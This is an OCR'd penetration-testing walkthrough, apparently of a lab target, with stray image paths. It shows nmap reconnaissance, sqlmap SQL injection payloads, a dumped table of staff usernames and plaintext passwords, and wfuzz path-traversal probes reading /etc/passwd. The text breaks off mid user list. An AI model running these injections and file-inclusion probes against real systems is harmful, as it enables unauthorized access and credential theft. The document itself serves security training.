
Attack Narrative

Reconnaissance (TA0043)

We see that we find out target IP with netdiscover

```
sudo netdiscover -i eth0
```



We are going to do a basic scan with `Nmap` to see the surface of our target and what services might be availed to enumerate.

```
sudo nmap -vv --reason -T4 -Pn -sC -sV --open -p- -oA
full 10.10.10.133 --min-rate 5000
```

```
PORT   STATE SERVICE REASON         VERSION
80/tcp open  http    syn-ack ttl 64 Apache httpd 2.4.38 ((Debian))
|_http-title: Example.com - Staff Details - Welcome
| http-methods:
|_  Supported Methods: GET HEAD POST OPTIONS
|_http-server-header: Apache/2.4.38 (Debian)
MAC Address: 00:0C:29:D3:9C:65 (VMware)
```

We did not get much but a website being hosted on a default port of 80, We do get a banner but that is it. Lets try a deeper scan

```
nmap -Pn -p- --script safe,discovery,vuln,exploit -T4 -vv
--reason --script=vuln -oA vuln  10.10.10.133
```

```
| http-grep:
|   (17) http://10.10.10.133:80/display.php:
|     (17) email:
|       + marym@example.com
|       + julied@example.com
|       + fredf@example.com
|       + barneyr@example.com
|       + tomc@example.com
|       + jerrym@example.com
|       + wilmaf@example.com
|       + bettyr@example.com
|       + chandlerb@example.com
|       + joeyt@example.com
|       + rachelg@example.com
|       + rossg@example.com
|       + monicag@example.com
|       + phoebeb@example.com
|       + scoots@example.com
|       + janitor@example.com
|_      + janitor2@example.com
```

We see Nmap showed us a web pages that is being hosted by our target that looks to have a list of emails, I see usernames but all the same.

Username

```
marym
julied
fredf
barneyr
tomc
jerrym
wilmaf
bettyr
chandlerb
joeyt
rachelg
rossg
monicag
phoebeb
scoots
janitor
janitor2
```


We learned of another technique called port Knocking #Port-Knocking

```
nmap -sV -sC -Pn -r -p- -oA knock 10.10.10.133
```


```
┌──(kali㉿kali)-[~]
└─$ nmap -sV -sC -Pn -r -p- -oA knock 10.10.10.133

Starting Nmap 7.93 ( https://nmap.org ) at 2023-02-07 16:03 EST
Nmap scan report for 10.10.10.133
Host is up (0.00075s latency).
Not shown: 65533 closed tcp ports (conn-refused)
PORT   STATE SERVICE VERSION
22/tcp open  ssh     OpenSSH 7.9p1 Debian 10+deb10u1 (protocol 2.0)
| ssh-hostkey:
|   2048 a2b3387432740bc516dc13decb9b8ac3 (RSA)
|   256 065c93871554686b889155cff89ace40 (ECDSA)
|_  256 e42c88da8863268c93d5f7632ba3ebab (ED25519)
80/tcp open  http    Apache httpd 2.4.38 ((Debian))
|_http-title: Example.com - Staff Details - Welcome
|_http-server-header: Apache/2.4.38 (Debian)
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel
```

Port 80


Lets take a look at the website




We see a few webpages, one stands out though



We have a endpoint that has a search field



This looks like an #sqlinjection so we are going to feed the request from burp to sqlmap




```
sqlmap -r burp
```

```
[13:05:36] [INFO] target URL appears to be UNION injectable with 6 columns
[13:05:36] [INFO] POST parameter 'search' is 'Generic UNION query (NULL) - 1 to 20 columns' injectable
POST parameter 'search' is vulnerable. Do you want to keep testing the others (if any)? [y/N] N
sqlmap identified the following injection point(s) with a total of 71 HTTP(s) requests:
---
Parameter: search (POST)
    Type: time-based blind
    Title: MySQL >= 5.0.12 AND time-based blind (query SLEEP)
    Payload: search=450809' AND (SELECT 3577 FROM (SELECT(SLEEP(5)))HMXM) AND 'XbJC'='XbJC

    Type: UNION query
    Title: Generic UNION query (NULL) - 6 columns
    Payload: search=450809' UNION ALL SELECT NULL,NULL,CONCAT(0x716b6a7871,0x636a484d48726349757178764e6178517641
0x717a707171),NULL,NULL,NULL-- -
---
[13:05:43] [INFO] the back-end DBMS is MySQL
web server operating system: Linux Debian 10 (buster)
web application technology: Apache 2.4.38
back-end DBMS: MySQL >= 5.0.12 (MariaDB fork)
[13:05:43] [INFO] fetched data logged to text files under '/home/kali/.local/share/sqlmap/output/10.10.10.133'

[*] ending @ 13:05:43 /2023-02-07/
```

I want to dump the entire database. Though this is noisy and will be picked up by EDR or SIEM I do it anyways.

```
sqlmap -r burp --dump-all --dbs
```

Database: Staff

```
Database: Staff
Table: Users
[1 entry]
+--------+----------------------------------+----------+
| UserID | Password                         | Username |
+--------+----------------------------------+----------+
| 1      | 856f5de590ef37314e7c3bdf6f8a66dc | admin    |
+--------+----------------------------------+----------+
```

```
admin:856f5de590ef37314e7c3bdf6f8a66dc
```

Database: users


```
Database: users
Table: UserDetails
[17 entries]
+----+------------+---------------+---------------------+-----------+-----------+
| id | lastname   | password      | reg_date            | username  | firstname |
+----+------------+---------------+---------------------+-----------+-----------+
| 1  | Moe        | 3kfs86sfd     | 2019-12-29 16:58:26 | marym     | Mary      |
| 2  | Dooley     | 468sfdfsd2    | 2019-12-29 16:58:26 | julied    | Julie     |
| 3  | Flintstone | 4sfd87sfd1    | 2019-12-29 16:58:26 | fredf     | Fred      |
| 4  | Rubble     | RocksOff      | 2019-12-29 16:58:26 | barneyr   | Barney    |
| 5  | Cat        | TC&TheBoyz    | 2019-12-29 16:58:26 | tomc      | Tom       |
| 6  | Mouse      | B8m#48sd      | 2019-12-29 16:58:26 | jerrym    | Jerry     |
| 7  | Flintstone | Pebbles       | 2019-12-29 16:58:26 | wilmaf    | Wilma     |
| 8  | Rubble     | BamBam01      | 2019-12-29 16:58:26 | bettyr    | Betty     |
| 9  | Bing       | UrAG0D!       | 2019-12-29 16:58:26 | chandlerb | Chandler  |
| 10 | Tribbiani  | Passw0rd      | 2019-12-29 16:58:26 | joeyt     | Joey      |
| 11 | Green      | yN72#dsd      | 2019-12-29 16:58:26 | rachelg   | Rachel    |
| 12 | Geller     | ILoveRachel   | 2019-12-29 16:58:26 | rossg     | Ross      |
| 13 | Geller     | 3248dsds7s    | 2019-12-29 16:58:26 | monicag   | Monica    |
| 14 | Buffay     | smellycats    | 2019-12-29 16:58:26 | phoebeb   | Phoebe    |
| 15 | McScoots   | YR3BVxxxw87   | 2019-12-29 16:58:26 | scoots    | Scooter   |
| 16 | Trump      | Ilovepeepee   | 2019-12-29 16:58:26 | janitor   | Donald    |
| 17 | Morrison   | Hawaii-Five-0 | 2019-12-29 16:58:28 | janitor2  | Scott     |
+----+------------+---------------+---------------------+-----------+-----------+
```

Password


```
3kfs86sfd
468sfdfsd2
4sfd87sfd1
RocksOff
TC&TheBoyz
B8m#48sd
Pebbles
BamBam01
UrAG0D!
Passw0rd
yN72#dsd
ILoveRachel
3248dsds7s
smellycats
YR3BVxxxw87
```

```
Ilovepeepee
Hawaii-Five-0
```

We also have a login page



None of the password worked to the login, but the admin hash we where able to recover with a simple website. This let us log in



We get one new page when we log in

Dashboard Target Proxy Intruder Repeater Collaborator Sequencer Decoder
PDF Metadata Upload Scanner Errors Batch Scan Report Generator IoV

1 × 2 × 3 × 4 × +

Send Cancel Follow redirection

Request

Pretty Raw Hex

```
1  POST /addrecorddb.php HTTP/1.1
2  Host: 10.10.10.133
3  User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:102.0) Gecko/20100101 Firefox/102.0
4  Accept:
   text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.
   8
5  Accept-Language: en-US,en;q=0.5
6  Accept-Encoding: gzip, deflate
7  Content-Type: application/x-www-form-urlencoded
8  Content-Length: 64
9  Origin: http://10.10.10.133
10 Connection: close
11 Referer: http://10.10.10.133/addrecord.php
12 Cookie: PHPSESSID=500slcmq9njahr78hghsg3k8pp
13 Upgrade-Insecure-Requests: 1
14
15 firstname=test&lastname=test&position=test&phone=test&email=test
```

10.10.10.133/addrecord.php

For quick access, place your bookmarks here on the bookmarks tool

Example.com - Staff

Home Display All Records Search Manage Add Rec

Add Record

Firstname:

Lastname:

Position:

Phone No:

Email:

Submit


Go Back

I was stumped here. From what we discovered there lies a #LFI here

```
sudo wfuzz -c -w /usr/share/seclists/Fuzzing/LFI/LFI-LFISuite-pathtotest-huge.txt -u 10.10.10.133/manage.php?file=FUZZ -b "PHPSESSID=4g6lk8cmb4fc1oe4pupqs9djgl" | grep "passwd"
```

```
000000003:   200        50 L     100 W      1341 Ch     "../../etc/passwd"
000000025:   200        50 L     100 W      1341 Ch     "../../../../../etc/passwd%00"
000000026:   200        50 L     100 W      1341 Ch     "../../../../../../etc/passwd%00"
000000022:   200        50 L     100 W      1341 Ch     "../../etc/passwd%00"
000000007:   200        93 L     172 W      3694 Ch     "../../../../../../etc/passwd"
000000021:   200        50 L     100 W      1341 Ch     "../etc/passwd%00"
```

We see that there might be a LFI here



This gave me a list of new users that I can try with the password list I have already

user3.txt

```
www-data
backup
gnats
nobody
mysql
marym
julied
fredf
barneyr
tomc
jerrym
wilmaf
```

```
bettyr
chandlerb
joeyt
rachelg
rossg
